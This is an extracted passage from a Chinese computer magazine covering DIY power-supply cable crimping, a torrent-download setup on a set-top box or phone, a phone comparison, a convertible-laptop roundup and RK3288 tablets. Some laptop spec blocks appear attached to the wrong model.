可能很多人认为线缆的选择是重中之重，其实相对接头的选择要简单一些。常见的线缆有普通线、镀银线还有硅胶线，很多淘宝商家还提供尼龙




• 传统电源的线缆长度、软硬程度和颜色均不能自主选择




• 造成机箱内部混乱不堪最主要的原因就是电源的各类线缆



• 全模组根据需要连接线缆的方式更加合理




• 注意类似模块的区别，千万不要接错



• 尽量选择连接处内径较大的端子

• 线缆不可避免的扭动会造成过细端子转动，影响连接




• 性能好的线缆不一定很粗，而越细的线缆越适合走线

包网服务,其实我们自己也可以实现包网。如何分辨线材质量呢?并不一定是越粗越好,一般镀银线较细,我们选择直径1.8mm以上即可;但如果是硅胶线,一定要选择2.2mm以上直径的产品。当然还有更粗的尺寸,其电气性能肯定更好,但过粗过硬有些影响走线。


挑选工具和具体做线

做线最重要的工具是压线钳,如果再有专门的剥线钳就基本可以开工了。剥线钳最主要的作用就是将线缆从外部材质上剥离3~4mm即可,如果实在没有,使用锋利一点的剪子将外部材质轻轻剪一圈也能取下,不过如果线缆数量众多可能会比较累。


冷压钳是非常重要的压线工具,主要处理的就是端子尾部和线缆的固定。先将端子尾部放入压线钳缺口处,稍微用力即可让末端变为近似圆形的状态。之后线缆不要取下,保持这个状态,将剥好的线缆插入端子尾部,然后闭合压线钳即可,具体操作可能需要几次练习才能掌握方法。如果手头没有冷压钳,用普通尖嘴钳子理论上也是可以完成这一操作的,但是处理几根线缆还可以,如果是处理整部模块电源所需的全部线缆,实在有点费力不讨好。CF




• 剥离工作其实并不是很复杂



• 冷压钳是处理线缆最佳的方式




• 压制好的状态,如果用普通尖嘴钳子很难如此完美




效果展示

我们费了这么多工夫,究竟机箱内部能够达到一个什么样的效果呢?线缆长度、软硬、颜色均可自定义所带来的好处,其实是相当一目了然的。



• 一切长度都恰到好处的定制线缆背线方案

• 红黑配色不仅非常漂亮,还能和机箱内其他配件颜色完美搭配



• 硬盘的镀银线长度恰到好处,而其他设备所用的镀银线则留了一定余量

小提示

关于网购定制线缆

上面由于版面所限只能介绍基本的做线方法,爱好者们具体操作起来根据个人动手能力的不同会遇到不一样的问题。如果动手能力不强、或者懒得去购买全套零部件和压制工具,在淘宝等平台挑选成熟的定制线缆商家其实是一个不错的选择。不过这一一定要在充分考量机箱内部结构并测量了长度之后进行,如果费时费力购买回来的线缆过长或过短,都是很得不偿失的事情。



• 专业代理定制线缆的商家能够实现多种效果

低成本打造智能下载“路由器”

文|盖述功

智能路由器最吸引人的地方就是可在不开机的情况下完成视频、游戏等大文件的磁力下载，从而达到节能的目的。实际上即使我们手头没有智能路由器，也可利用一些现有的设备，如网络机顶盒、旧手机以及一块大容量U盘或移动硬盘等，打造出一个低碳下载新方案。

手机应具备OTG线

目前大部分手机都不提供USB接口，要利用它完成大文件下载，除了可借助大容量的SD卡来实现外，对于使用U盘和移动硬盘的朋友而言，还应配备一根OTG线，以使用来连接移动存储设备。


特别是连接移动硬盘，由于此类设备功耗较大，需要外接电源才能正常运行，所以为它配备的OTG线应该自带电源接口。目前此种线在淘宝的价格一般在10元~30元(图1)。

下载选择工具是关键

从理论上来说，凡是支持Android系统的磁力下载工具都可用于机顶盒和手机下载，但由于在这两种设备中我们往往都需要移动存储设备才能满足大文件的下载要求，所以我们选择的下载工具必须要支持自定义保存目录才行，比如此处我们将要介绍的tTorrent Pro(下载地址：<http://soft.shouji.com.cn/down/22498.html>)。

tTorrent Pro内置了13种磁力种子搜索引擎，利用它热门和冷门资源几乎可一网打尽。首先自定义保存路径，将U盘或移动硬盘插入机顶盒或手机，安装后启动程序。在其主界面中点击右下角的点状按钮，在出现的菜单选择Settings(设置)，进入如图2所示的界面。依次选择“Directories(路径)→Set save directory(设置保存路径)→/(根目录)→mnt”项，然后在接下来的界面中，将保存路径设置为移动存储设备对应的文件夹(如USB Drive或udisk)，即可完成保存路径的设置工作。

然后就是搜索并下载。在程序主界面中点击左下角的放大镜状图标，在搜索框中输入要下载的文件名称，确认后，与之相关的种子文件就出现了(图3)。点击要下载的种子，在出现的界面中点击Download(下载)按钮，种子文件即会被下载下来。下载完成，程序会对其进行解释，然后自动将对应的文件下载保存到指定的目录中。CF





中国邮政发行畅销报刊

时政财经

参考消息
环球时报
新华每日电讯
瞭望新闻周刊
瞭望东方周刊
中国新闻周刊

世界博览
环球人物
半月谈
南方周末
第一财经日报
经济参考报

财经国家周刊
投资与理财
世界知识
第一财经周刊
南风窗
领导科学

中国经营报
21世纪经济报道
三联生活周刊
看天下
中外管理
销售与市场

经济观察报
中国经济周刊
博客天下
人物
南方人物周刊
商界
华夏时报系列

文化综合

特别文摘系列
读者系列
特别关注系列
故事会
青年文摘系列
意林

中年读者
半月选读
读友报
时代邮刊
中国剪报
国家人文历史

报刊文摘
法制文萃报
每周文摘系列
文摘周报
作家文摘
文摘报

新华文摘
演讲与口才系列
领导文萃
小说选刊
文萃报
幽默与笑话系列
今古传奇系列

新周报
新纪实
书摘
文摘周刊
头条
家庭文摘报
时代发现

老年健康

医食参考
快乐老人报系列
老年日报

益寿文摘报
中国老年报
保健与生活

大众医学
家庭科学·新健康

家庭用药
家庭保健报

家庭生活

幼儿画报
37°女人
知音系列
家庭系列

生命时报
健康时报
爱你健康读本
东方女性

家庭医生报
父母必读
女报系列
幸福系列

现代家庭报
女友系列
家庭医生系列

时尚逸志

电脑爱好者
体坛周报
知识博览报

中国国家地理
时尚
知音漫客

汽车导购
昕薇
华夏地理

漫友
上海服饰
集邮博览



电脑学习资源分享群：313940108

- 各地邮局订阅
- 11185电话订阅
- 网上订阅<http://bk.chinapost.com.cn>



趋势VS成熟

HTC Desire 820 VS IUNI U3

自小米手机横空出世后，2000元价位就成为了国产Android旗舰手机争相斗艳的舞台。而来自HTC旗下的Desire 820和IUNI U3，则代表了当前国产手机的两个发展思路：抢跑64位最新技术，以及武装最成熟硬件。那么，在这两款新品的激情碰撞中，我们又该青睐于谁呢？



• HTC Desire 820



• IUNI U3

参数对比	HTC Desire 820u*	IUNI U3
网络	移动4G、联通4G (双卡)	移动4G、联通4G (双卡)
屏幕	5.5英寸 (1280×720像素)	5.5英寸 (2560×1440像素)
CPU	高通骁龙 615 (四核 1.5GHz + 四核 1.0GHz)	高通骁龙801 (四核2.3GHz)
GPU	Adreno 405	Adreno 330
内存/存储	2GB/16GB (支持128GB存储卡)	3GB/32GB (不支持存储卡)
摄像头	800万/1300万像素	400万/1300万像素
机身尺寸	157.7mm×78.74mm×7.74	145mm×74.9mm×10.3mm
电池	2600mAh (不可换)	3000mAh (不可换)
重量	165g	176g
参考价格	1999元	2000元

* Desire 820包含双网双通公开版 (820u) 和移动公开版 (820t)，后者的副SIM槽仅支持2G

两款产品定位 (身份) 不同，但它们在价格上却碰出了火花，进而让不少手握2000元现金的玩家们产生了纠结的心理。

设计均有引人点

作为定位旗舰的IUNI U3，采用了镁铝合金材质的中框 (图1)，并引入了类似诺基亚N9的弧面屏幕设计。用官方的话讲，U3的正面镶嵌了一面康宁大猩猩3代的2.5D弧面水滴屏，屏幕玻璃与中框边缘存在一定的弧度 (图2)。虽然这种弧面屏幕会无限增加贴膜的难度，但不可否认这种设计带来的出色手感。



②

• IUNI U3采用的2.5D弧面水滴屏

定位迥异的对手

作为昔日“贵族”，HTC在Desire 820的定位上还是颇有诚意的。作为Desire 816的接班人，Desire 820延续了5.5英寸屏幕设计以及较强的硬件配置，以“中端机”的身份杀入市场。而来自IUNI旗下的U3，则是被冠以“旗舰”的身份亮相。虽然



①

• IUNI U3采用了一体成型的镁铝合金中框



• Desire 820边框的彩条与机身之间没有“接缝”，这就是双点注入工艺的好处

③

Desire 820的定位不高，所以在它身上我们看不到高档的金属元素。但是，HTC却凭借全新的Double Shot双点注入工艺，尽可能拔高了Desire 820的时尚感(图3)。简单来说，Double Shot工艺就是将两种塑胶材料在同一台注塑机上注塑，分两次成型，从而让两种颜色实现了更自然的衔接(无任何接缝)，还不存在喷漆工艺的掉漆问题。

源自网络的较量

如果你是电信用户，那这两款手机肯定不在你的考虑范围之内。但如果你是移动或联通用户，就可放心大胆地进行采购了。这两款产品都支持“双4G”功能，无论是联通4G还是移动4G用户都可利用它们高速联网。

值得一提的是，两款手机均配备了两个SIM卡插槽，其中Desire 820为双nano标准(图4)，而IUNI U3则为双Micro SIM标准(图5)。需要注意的是，Desire 820的两个SIM卡槽可同时支持4G(移动联通4G卡随便插)，实现4G双网双通全兼容。IUNI U3则仅有主SIM卡槽支持4G，副SIM卡槽则仅支持2G。



④



⑤

“理性”成选购关键词

可以肯定的是，HTC Desire 820与IUNI U3是两个档次的产品，它们唯一的共同点就是价格。因此，从自己的实际需求出发，从理性的角度重新审视这两款新品，自然可以做出更为精准的决定。

我们不妨忘记HTC Desire 820是一款“64位手机”的身份(反正64位技术短期内还体现不出来优势)，而是将其视为一款外观活泼时尚的大屏新秀，“八核处理器”性能

够用，还能同时支持两种4G网络。对HTC品牌而言，配置均衡的Desire 820卖1999元还算实惠，适合对大型3D游戏不感冒、注重“外在美”和品牌知名度的用户选择。

而IUNI U3的魅力源于2K屏幕与骁龙801处理器的组合，在未来很长一段时间内不存在它跑不动的3D游戏，算是将“堆配置”玩到极致的超值新品，更适合发烧友级别的手机玩家尝鲜。

趋势的代言者

HTC Desire 820以“趋势”为卖点。它搭载了全球第一款八核心64位处理器：高通骁龙615。这颗芯片由“双四核心”构成，但全部核心可以同时运作，符合“真八核”的概念。很可惜，骁龙615的性能一般，仅比高通上代中端处理器骁龙600强了一点点(图6)，远不如骁龙800/801。

但是，骁龙615最大的光环就是“64位”，在以32位处理器为主的Android领域，HTC Desire 820也因它成为了首款

“敢吃螃蟹肉”的手机。毫无疑问，64位肯定是未来智能手机的发展趋势，现在就一步到位入手64位手机，对消费者还是有着莫大的吸引力。



⑥ • HTC Desire 820在安兔兔V5.1软件测试中只有26000左右的成绩

成熟的拥护者

IUNI U3并没有尝鲜64位芯片，而是将现今为止所有成熟的高端硬件“一股脑”地塞进了手机里。无论是2K级别的屏幕、骁龙801处理器、3GB内存、400万像素Ultra Pixel前置摄像头，哪一样都可作为“卖点”出现在其他旗舰手机的宣传上(图7)。换句话说，IUNI U3虽然无法100%享用到未来针对64位优化的Android 5.0系统，但就实际性能而言，却代表了时下Android阵营中的一流水准。



⑦

• IUNI U3的安兔兔测试成绩

小结

总之，HTC Desire 820与IUNI U3都是近期颇受关注的新势力，前者以“64位”之名先声夺人，后者则以“顶配”为卖点咄咄逼人。市场定位的差异，并不会对理性的消费者带来太大的困扰，毕竟它们都不完美：Desire 820的性能仅处于中端级别，IUNI U3不具备同时使用两个4G号码的能力。看到这里，不知道你的心里做出选择了没？

翻转的“视野”

那些不走寻常路的“变形本”

以iPad为代表的平板电脑之所以迅速崛起，源于其纤薄的身材和有趣的触控体验；而笔记本之所以没被平板取代，则是源于性能、Windows系统以及丰富的X86程序。当平板与笔记本的优势基因融合之后，便造就了时下新兴的一个品类：可360度翻转屏幕的“变形本”。

旋转屏幕的优势

为了让笔记本获得类似“平板电脑”的使用体验，在赋予屏幕可多点触控操作的前提下，传统笔记本们还采取了分体式（屏幕部分和键盘可插拔）、滑盖式

（类似滑盖手机）以及翻转式的机身结构。论及便携性，分体式设计最佳，但若谈到体验乐趣，屏幕能在360度范围里任意旋转的翻转式“变形本”才是王道。



• 翻转式变形本可提供笔记本、帐篷、站立和平板四种模式，足以应对生活中各种使用环境

从硬件平台看性能

采用翻转式设计的“变形本”，想在有限的内部空间中融入更高端的硬件，势必会做出妥协，也就是仅能搭载低功耗版的处理器平台。于是，想控制成本的翻转式“变形本”选用了性能较低的BayTrail-M平台；想通过独立显卡弥补游戏性能缺陷的产品就只能牺牲便携性，增加厚度。总之，现阶段想选择一款价格实惠、性能强悍、轻薄便携的“变形本”有些难度，我们只能紧着最主要的需求去选购产品。

惠普Pavilion 11-n015TU

这款产品的定位较低，也因此选用了BayTrail-M平台的奔腾处理器，性能与2000元左右的Windows 8.1平板持平，仅能满足日常办公与轻度娱乐的需求。好消息是，Pavilion 11的炫红外观颇为时尚，3199元的价格也算超值。

- 屏幕：13.3英寸触控屏（1366×768像素）
- 处理器：赛扬N2920（1.86GHz~2.0GHz）
- 内存/硬盘：4GB/500GB
- 显卡：HD Graphics集显
- 体积：330mm×228mm×21mm
- 电池/重量：未知/1.7kg

¥3699



海尔Sailing Y13A

Sailing Y13A选用了BayTrail-M平台的赛扬处理器，性能相对薄弱。与Pavilion 11相比，该产品拥有视野面积更大的13.3英寸屏幕，而且在机身厚度与重量的控制方面还算不错。值得一提的是，Sailing Y13A预装Windows 8和Android双系统，用户可根据需要，自行在适合办公的Windows或主打娱乐的Android系统间切换。



- 屏幕：11.6英寸触控屏（1366×768像素）
- 处理器：奔腾N3520（2.16GHz~2.42GHz）
- 内存/硬盘：4GB/500GB
- 显卡：HD Graphics集显
- 体积：308mm×215mm×21.9mm
- 电池/重量：29Wh/1.5kg

¥3199



戴尔灵越11

灵越11的主要硬件与惠普 Pavilion 11相似,但灵越11却改用了具有178°可视角的IPS屏幕,而19.4mm的厚度与1.39kg的重量,也提供了更为出色的便携性。此外,该产品电池容量达到了43Wh,电池续航时间最长可达8小时。当然,这些改善的代价则是更高的售价,鱼和熊掌不可兼得。



¥4399



- 屏幕: 11.6英寸触控屏 (1366 × 768像素)
- 处理器: 奔腾N3520 (2.16GHz ~ 2.42GHz)
- 内存/硬盘: 4GB/500GB
- 显卡: HD Graphics集显
- 体积: 299.98mm × 200.98mm × 19.4mm
- 电池/重量: 43Wh/1.39kg

华硕TP500LN

为了满足游戏玩家的需求,TP500LN采用了15.6英寸大屏幕,以及酷睿i7和NVIDIA最新GT840M独显的组合,在享受翻转式变形本的触控体验的同时,还可让用户在该产品上运行最新的3D游戏大作。可惜,TP500LN因独显的加盟而牺牲了便携性,2.6kg的重量与传统15.6英寸笔记本也是不遑多让。



¥6599



- 屏幕: 15.6英寸触控屏 (1920 × 1080像素)
- 处理器: 酷睿i7-4510U (2.0GHz ~ 3.1GHz)
- 内存/硬盘: 4GB/1TB
- 显卡: HD4400集显/GT840M独显
- 体积: 380mm × 258mm × 22mm
- 电池/重量: 48Wh/2.6kg

ThinkPad S3 YOGA

ThinkPad S3 Yoga的设计理念与TP500LN相似,都是依靠GT840M独显提升游戏动力。但这款产品则采用了14英寸屏幕,并在便携性的表现上令人满意,1.9kg的体重还算轻盈。此外,S3 YOGA还标配16GB SSD,结合500GB机械硬盘,可以实现快速开机和高速唤醒的能力。

¥6999



- 屏幕: 14英寸触控屏 (1920 × 1080像素)
- 处理器: 酷睿i5-4210U (1.7GHz ~ 2.7GHz)
- 内存/硬盘: 4GB/500GB + 16GB SSD
- 显卡: HD4400集显/GT840M独显
- 体积: 338mm × 238mm × 21mm
- 电池/重量: 56Wh/1.9kg

联想YOGA 3 PRO 多模笔记本

联想YOGA 3 PRO多模笔记本最大的特色就是武装了英特尔最新的酷睿M处理器,在提供了强大性能的同时还带来了极低的功耗(仅4.5W),理论上无需风扇即可满足散热需要。而联想为了确保掌托、键盘区的“冷静”,还是为YOGA 3 PRO多模笔记本准备了全球最薄的金属风扇。即便如此,采用13.3英寸屏幕设计的它依旧仅有12.8mm厚和1.19kg重,在便携性上无限接近平板电脑。CF



- 屏幕: 13.3英寸触控屏 (3200 × 1800像素)
- 处理器: 酷睿M-5Y70 (1.1GHz ~ 2.6GHz)
- 内存/硬盘: 4GB/256GB SSD
- 显卡: HD5300核芯显卡
- 体积: 330mm × 228mm × 12.8mm
- 电池/重量: 44Wh/1.19kg

¥8499



瑞芯微的反击

那些武装RK3288“芯”的平板电脑


继全志A80之后，瑞芯微也推出了最新的“平板之芯”RK3288，凭借四核Cortex-A17架构以及ARM Mali-T764 GPU的支持，让RK3288获得了引以为傲的性能资本。那么，RK3288与全志A80相比孰优孰劣？现阶段又有哪些值得购买的新品呢？



全志A80的竞争对手

与全志A80采用“四核Cortex-A15+四核Cortex-A7”的大小核(big.LITTLE)架构不同，瑞芯微RK3288选用了独立的四核Cortex-A17架构。需要注意的是，Cortex-A17的真实定位是“Cortex-A15的低功耗版”，在同频率的情况下其性能略逊于A15，但却具备更为省电和低发热的优势。

全志A80的设计主频最高可达2.0GHz(Cortex-A15部分)，但实际销售的平板电脑却都将这颗芯片的主频限定在了1.2GHz左右，目的就是为了权衡性能与功耗的平衡。而瑞芯微RK3288凭借Cortex-A17的低功耗优势，可以“火力全开”地工作在最高的1.8GHz频率上，这一升一降，导致了全志A80和瑞芯微RK3288有了“半斤八两”的性能表现(图1)。



● RK3288平板的安兔兔测试成绩

被夸大的GPU性能

我们都知道，全志A80集成PowerVR G6230 GPU，其理论浮点运算能力为76.8GFlops。而很多搭载RK3288的平板电脑，在宣传中都格外突出了“326.4GFlops的GPU浮点性能”，这足以让消费者浮想联翩：RK3288的游戏性能岂不是秒杀A80，甚至比肩NVIDIA旗舰级别的Tegra K1了？

实际上，这是一组被夸大的性能数据。RK3288所集成的ARM Mali-T764 GPU理论上的确拥有326.4GFlops的浮点性能，但这是Mali-T764MP16(配16个渲染器的顶配规格)所能跑出的成绩，而RK3288仅集成配4个渲染器的Mali-T764MP4，其浮点性能只有Mali-T764MP16的1/4，也就是81.6GFlops，并没能和PowerVR G6230拉开差距(图2)。


因此，我们可以将瑞芯微RK3288和全志A80归类为同一性能档次的处理器平台，它们的性能与小米平板所搭载的Tegra K1还有较大的差距，但也足以匹敌Android手机领域如日中天的高通上代旗舰：骁龙800。换句话说，现阶段还没有它们跑不动的3D游戏，并足以应对未来1年内最新游戏大作的挑战。



● 由于ARM Mali-T764属于比较新的GPU，所以在一些游戏中会出现贴图错误，建议大家下载游戏的最新版本和数据包

扩展阅读

除了平板电脑之外，瑞芯微RK3288的另一个战场就是“游戏盒子”。与全志A80相比，RK3288的HDMI支持标准从1.4版升级到了2.0版，分辨率从2160P 30fps扩大到了2160P 60fps，音频也从8声道192kHz扩充到32声道1536kHz，再加上硬解4K×2K H.265的能力，堪称盒子们的绝配。此外，RK3288还提供了游戏3D驱动，可将所有Android游戏转化为3D游戏，让用户客厅中的3D电视潜力得到最大可能的发挥(图3)。



带来更清晰的“视界”

